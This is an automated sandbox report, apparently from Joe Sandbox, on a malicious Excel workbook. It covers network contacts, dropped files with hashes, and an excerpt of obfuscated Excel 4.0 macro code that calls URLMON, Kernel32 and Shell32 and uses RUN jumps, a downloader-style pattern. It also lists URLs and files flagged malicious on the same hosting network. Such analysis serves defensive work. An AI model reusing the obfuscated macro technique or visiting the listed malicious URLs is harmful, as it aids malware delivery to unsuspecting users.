http://https://dataservice.o365filtering.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://directory.services.	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://onedrive.live.com/embed?	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://augloop.office.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.57.244.39	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320378
Start date:	19.11.2020
Start time:	10:00:28
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Document3327.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLSB@1/6@1/1
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 168.61.161.212, 52.109.76.6, 52.109.12.21, 52.109.12.22, 13.88.21.125, 51.104.139.180, 52.155.217.156, 8.248.99.254, 8.248.115.254, 8.253.145.105, 8.238.85.126, 8.250.159.254, 20.54.26.129, 23.10.249.43, 23.10.249.26 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, config.officeapps.live.com, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/320378/sample/Document3327.xlsb

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	POSH XANADU Order-SP-20093000-xlxs.xlsx	Get hash	malicious	Browse	• 192.185.144.204
	dVcML4Zl0J.dll	Get hash	malicious	Browse	• 192.232.229.53
	JTWtlx6ADf.dll	Get hash	malicious	Browse	• 192.232.229.53
	yrV5qWOmi3.dll	Get hash	malicious	Browse	• 192.232.229.53
	bGtm3bQKUj.exe	Get hash	malicious	Browse	• 192.185.41.224
	http://sanwhyl.seclenght.ml/whelst/8728WKEE_773_JDG833.html	Get hash	malicious	Browse	• 162.214.72.58
	http://https://app.box.com/s/frm9cufh9ljwjmsdcrv6gioilzlttstr	Get hash	malicious	Browse	• 162.241.41.34
	http://https://pornshare.cyou/mnbvcgh/loiuhgf/	Get hash	malicious	Browse	• 162.241.143.221
	Invoice_99012_476904.xlsm	Get hash	malicious	Browse	• 192.232.229.53
	Invoice_37081_761967.xlsm	Get hash	malicious	Browse	• 162.241.44.26
	http://https://juicytatesful.com/re/	Get hash	malicious	Browse	• 162.241.126.121
	http://https://damartex-my.sharepoint.com/:o:/g/personal/gvernon_damart_com/EiJSECE48EZEjXDMHc8NQJgBxBqgSsD-ZFrLB4gCHeMTJA?e=FDTAva	Get hash	malicious	Browse	• 162.241.127.155
	http://https://rb.gy/pt1wis	Get hash	malicious	Browse	• 192.254.234.249
	http://https://finnhammars-my.sharepoint.com/:o:/g/personal/erica_roempke_finnhammars_se/Ej-Z4o-5sm9DnKA3qpnhRyYBtAZylN4t5DisuS7MSGCA_g?e=BQY0iu	Get hash	malicious	Browse	• 162.241.116.106
	http://https://finnhammars-my.sharepoint.com/:o:/g/personal/erica_roempke_finnhammars_se/Ej-Z4o-5sm9DnKA3qpnhRyYBtAZylN4t5DisuS7MSGCA_g?e=BQY0iu	Get hash	malicious	Browse	• 162.241.116.106
	BL, Invoices.exe	Get hash	malicious	Browse	• 162.241.230.107
	JmuEmJ4T4r5bc8S.exe	Get hash	malicious	Browse	• 192.185.5.77
	Invoice_043866_370540.xlsm	Get hash	malicious	Browse	• 192.232.229.53
	PO.no.12.exe	Get hash	malicious	Browse	• 192.185.165.195
	b6egewgab.dll	Get hash	malicious	Browse	• 192.232.229.53

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\E686101D-62B1-4FED-AC7A-87B20396F87E	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378325518375296
Encrypted:	false
SSDEEP:	1536:rcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:5mQ9DQW+zBX8u
MD5:	FDB05E6A1E540C0F52991EA94CDD3887
SHA1:	A8EC332272EB0B65DA75112CE0FBDCAC40D6AC1A
SHA-256:	1F3EC35561B57EA36B5A1877B78EB8EB8E06394CA846F35A8626CFE3F2D73293
SHA-512:	761E6002AEAE44DB4CC60084FFE3787354ADC14004F8182B9C0456E9F4C783C60D7942A0B3CE519F0DB972B142AD41CFCE131EC78AC93974F838C8CC8188BF
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-19T09:01:32">.. Build: 16.0.13517.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5CA7355C.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 10 x 12, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	232
Entropy (8bit):	6.39540254875446
Encrypted:	false
SSDEEP:	6:6v/lhPZ3fMR/e9xDGNteR7+l2RX+dS6fO3rDg9QqXjp:6v/7h30/osreRsS6e9KN
MD5:	AD2EB1D2F28E315B5F7559FBE68FD44E
SHA1:	71CAD9DCE565AC8E6155888E7FD6196F9AA6D9E3
SHA-256:	3EB3CD078172ED3D3BC6A4734924E1A39F85D651E03326BD811CDE42D72D2848
SHA-512:	EB8EDEDBB7F197B84B6DCEC0FBD26C5C4C497226EDE77B15271712A57D021A45B8B4C4B4020748610431973AFAD07C7FEC50632F74E5F3D2EDF932CABD93A 67
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....[k,.....sRGB.....gAMA.....a.....pHYs...t..t..f.x...}IDAT(Sm.Q.. .Ca..0~..J. 4.uK.Mkk.(.....y"B}..5.....".f.gT.:^..3.8..'.....7.e..|+|}..t..f%.....eqX.5N.. .1'.s.....R.f.Cb.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\89BC5DAD.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 2812 x 2000, 4-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	269382
Entropy (8bit):	**7.99616802448453**
Encrypted:	**true**
SSDEEP:	6144:yrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MB:yFPM8R3AsB+bjej/9cy
MD5:	B06943044290A7FFFD04E6F467ECCA9F
SHA1:	E017707BE1830FEBA3CD79300D69199A76D356F6
SHA-256:	49AD87680A65DB60C2328D1DD03A3ACB262FFE81217566129B3D6C2284C50F16
SHA-512:	1AD610A56DA6E79A7183AFA6F1E6BC5C46BB5F1C65F11641B5C5CBF327CA971A7057A8CB354990EAF42029F911B813B050FBD708790C20BB85BA6EB063A86BE 8
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....w.....gAMA.....a.....sRGB.....-PLTE.....F....ffe.....~....hLF:.'0R..~.....tRNS.....q.Kn.. .IDATx..].r.G....52....T.....)qQ....p$X...HP"...s.... 6...vggz.g.....v\|..~....Zo...9"...x;~..zC....M.....W.i..jz..O....bw..\|...n.../.../qy.....w.4....C;.A.rj.D.....F.....y...z;3E/..iC!g:.i.....z:F_v4.s.....).l../.T..4Pi..b...Q.....F.5..XT...\|:..j0.l.`7.... .M\|..{5(....il'}S..I..D...+)...5..A.J..p.I....\|..V.6..w..u....i.92@V.....W....B....y.....OC.....}.Y=z.....7...(.B..=.tz).1.]wZC..V..P.s...u.T..s.... c.....$...@a"....<@Lv..4.....a...'a,..I.a|.....- i.SU../W.@.'u:".6yE.o.)p.M....m0.4H.h.q..`...c....rh.l..iE...2...g....P...&R"...*v9%.\tJ..Wln.....2.WX....Ltf@B...bD.z.....P...rw.... |F.~.....!.+...G....{..q.....;..+..$..8'+..~.N....b.. .".I..yh.(d..S+..E.J...x.FT..L.F...`..hb.....:Q.....z~2.I.P.!rM..`.....X&:..F0....$G....t.U...g.....7.e.I~x9.L{..".*..gI.5....!@a.)`..O

C:\Users\user\AppData\Local\Temp\57E40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	336692
Entropy (8bit):	7.98635714093433
Encrypted:	false
SSDEEP:	6144:MM2G0trFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MmYCQ:sbFPM8R3AsB+bjej/9c3YCQ
MD5:	8DD6FF7BA4849422AB43BEF70A1C5213
SHA1:	CDA9AFA6B855B5DE80B37AC2B41DE78AB882FEA9
SHA-256:	EAA31A8CEA230C464B4336CD0F3D0E437AC1F39765624A045F3E471DA46CF68F
SHA-512:	492A4227779993C75299427CE49A4B4FD1EC79BF10606AE9782BF12FCA7752976ACD643933D6B99C5579F72010E47AD87B0F9CA45715CBA8E2BC0CD46750EC6
Malicious:	false
Reputation:	low
Preview:	..N.0...'..".N..n.65.....<.k.&V....o..t....H..i...>...dr..t..>(kj..)..+.ijrw..<#E..H..... ....O...P`..5ict?).....:082....O}C.....F'TX...2..d:..9...Z..5.L.R\..KR5..i%xDP.`.....J.....Up...-@.t.BE..1 ....;5.i^h..1..#<.0.sS..#...V.....B.y....?..^l(....y..KM.._.]T...bv....]...:...2|...2O.{...@..{...d.....r.3.....L8.g.q...i&.g.p....r...QY...r.T....\\..b.,._e..+..Y.....v.^u.=..=t'.Q...%.....90..W.. ;.7.I.).....5.....@7....&.>].|..u..k.....a".Q..3...m..3?z.!.....m..j.....PK.....!..Q.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB 342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$Document3327.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.6281019398875065

General

TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	Document3327.xlsb
File size:	366296
MD5:	822af84271593f38687a040b58296623
SHA1:	dbed50d46694c84d25028d749fa8843fcfe474a1
SHA256:	cd425ac6a7e11a5cea9eaa3cb57dd062627dc197d03293 cc9240c904aef2de6b
SHA512:	b158fcef0bb21241617cbdc6d56be77484b5f912de32cf6 382bd165d51fad1c5b93f7a6dc70ae664c56a75a05b2d96 328fb0536cc325b58cac4788a6857c71b1
SSDEEP:	6144:FrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+ M9X4XO/s:FFPM8R3AsB+bjej/9cYA
File Content Preview:	PK..........!.5i.@....>.......[Content_Types].xml ...(.............. ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Document3327.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	


Macro 4.0 Code

```
CALL(Kerel32)
CALL(Kerel32)
CALL(URLMON)
CALL(Shell32)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR($M$1864-
959),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=T(""TITJGTRUITGRUITGRUIRTGUIGTRUTGRUITGRTGRIUGTRIUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUSGTRURTUUTRU"")",,"=TEXT(""tgrrgdyyrtgrygtryu"",""yUYYUYRUYUuyTYytTYyYER"")",,"=TEX
T(""FERTRJHTRJHTGRHJYTYTYTTGRHJGTRHTRGHHTHJTJHGTRJHTRHJTGRHJTRHJTRGHJTGRHJTGRHJGTRHTRTHJHJTRTRHTRJTRGHJGTRHJGTRHJGTRJHTGRHJGTRJHGTRHJRTGHJ
GTRHGTRHTGRHTGRHTRTGTGRTRHJTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTHTGHHGTJGTJGTRHJTGRHJRTGHJRTGHJ"",""RT"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=TEXT(""FERYTTYTYTRJHTRJHTGRHJTGRHJGTRHTRGHHTHJTJHGTRJHTRHJTGRHJTRHJTRGHJTGRHJTGRHJGTRHTRTHJHJTRTRHTRJTRGHJGTRHJGTRHJGTRJHT
GRHJGTRJHGTRHJRTGHJGTRHGTRHTGRHTGRHTRTGTGRTRHJTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTHTGHHGTJGTJGTRHJTGRHJRTGHJRTYTYTYTYTTYGHJ"",""RT"")",,,"=TEXT(""
FERTRJHTRJHTGRHJTGRHJGTRHTRGHHTHJTJHGTRJHTRHJTGRHJTRHJTRGHJTGRHJTGRHJGTRHTRTHJHJTRTRHTRJTRGHJGTRHJGTRHJGTRJHTGRHJGTRJHGTGFGRHJRTGHJGTRH
GTRHTGRHTGRHTRTGTGRTRHJTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTHTGHHGTJGTJGTRHJTGRHJRTGHJRTGHJ"",""RT"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
67),,,,,,=GY4\,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=F4,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN($IA$228),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,90,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=H6,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HA1,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=TEXT(""FERTRJHTRJHTGRHJTGRHJGTRHTRGHHTHJTJHGTRJHTRHJTGRHJTRHJTRGHJTGRHJTG
TRHTRTHJHJTRTRHTRJTRGHJGTRHJGTRHJGTRJHTGRHJGTRJHGTRHJRTGHJGTRHGTRHTGRHTGRHTRTGTGRTRHJTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTHTGHHGTJGTJGTRHJ
TGRHJRTGHJRTGHJ"",""RT"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN($DP$536),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=H6,,3443,,3243,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:01:37.887011051 CET	49737	80	192.168.2.4	198.57.244.39
Nov 19, 2020 10:01:38.036261082 CET	80	49737	198.57.244.39	192.168.2.4
Nov 19, 2020 10:01:38.036412001 CET	49737	80	192.168.2.4	198.57.244.39
Nov 19, 2020 10:01:38.037004948 CET	49737	80	192.168.2.4	198.57.244.39
Nov 19, 2020 10:01:38.186299086 CET	80	49737	198.57.244.39	192.168.2.4
Nov 19, 2020 10:01:39.106424093 CET	80	49737	198.57.244.39	192.168.2.4
Nov 19, 2020 10:01:39.107994080 CET	49737	80	192.168.2.4	198.57.244.39
Nov 19, 2020 10:01:44.109061003 CET	80	49737	198.57.244.39	192.168.2.4
Nov 19, 2020 10:01:44.109210014 CET	49737	80	192.168.2.4	198.57.244.39
Nov 19, 2020 10:02:14.136866093 CET	80	49737	198.57.244.39	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:01:18.041996956 CET	55854	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:18.055800915 CET	53	55854	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:18.975836992 CET	64549	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:18.989068031 CET	53	64549	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:29.295825958 CET	63153	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:29.308789968 CET	53	63153	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:31.989947081 CET	52991	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:32.010009050 CET	53	52991	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:32.332667112 CET	53700	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:32.359076977 CET	53	53700	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:33.320581913 CET	53700	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:33.347079039 CET	53	53700	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:34.337886095 CET	53700	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:34.350974083 CET	53	53700	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:36.045372963 CET	51726	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:36.058913946 CET	53	51726	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:36.352031946 CET	53700	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:36.365029097 CET	53	53700	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:37.697633982 CET	56794	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:37.882565022 CET	53	56794	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:40.364273071 CET	56534	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:40.368321896 CET	53700	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:40.377473116 CET	53	56534	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:40.381407976 CET	53	53700	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:01:44.122191906 CET	56627	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:44.135230064 CET	53	56627	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:45.636168003 CET	56621	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:45.648777962 CET	53	56621	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:56.676181078 CET	63116	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:56.688460112 CET	53	63116	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:57.498306990 CET	64078	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:57.511059999 CET	53	64078	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:58.324636936 CET	64801	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:58.341788054 CET	53	64801	8.8.8.8	192.168.2.4
Nov 19, 2020 10:01:59.211447954 CET	61721	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:01:59.223649979 CET	53	61721	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:00.727202892 CET	51255	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:00.739835978 CET	53	51255	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:03.523186922 CET	61522	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:03.535439968 CET	53	61522	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:04.098735094 CET	52337	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:04.118803978 CET	53	52337	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:04.607526064 CET	55046	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:04.667654037 CET	53	55046	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:05.098495007 CET	49612	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:05.111886978 CET	53	49612	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:05.419739962 CET	49285	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:05.486881971 CET	53	49285	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:05.877567053 CET	50601	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:05.890865088 CET	53	50601	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:06.234589100 CET	60875	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:06.247406006 CET	53	60875	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:06.372172117 CET	56448	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:06.385687113 CET	53	56448	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:06.505508900 CET	59172	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:06.518445015 CET	53	59172	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:06.820759058 CET	62420	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:06.833981991 CET	53	62420	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:07.442230940 CET	60579	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:07.455321074 CET	53	60579	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:08.161462069 CET	50183	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:08.208643913 CET	53	50183	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:08.547414064 CET	61531	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:08.560473919 CET	53	61531	8.8.8.8	192.168.2.4
Nov 19, 2020 10:02:14.128393888 CET	49228	53	192.168.2.4	8.8.8.8
Nov 19, 2020 10:02:14.142088890 CET	53	49228	8.8.8.8	192.168.2.4
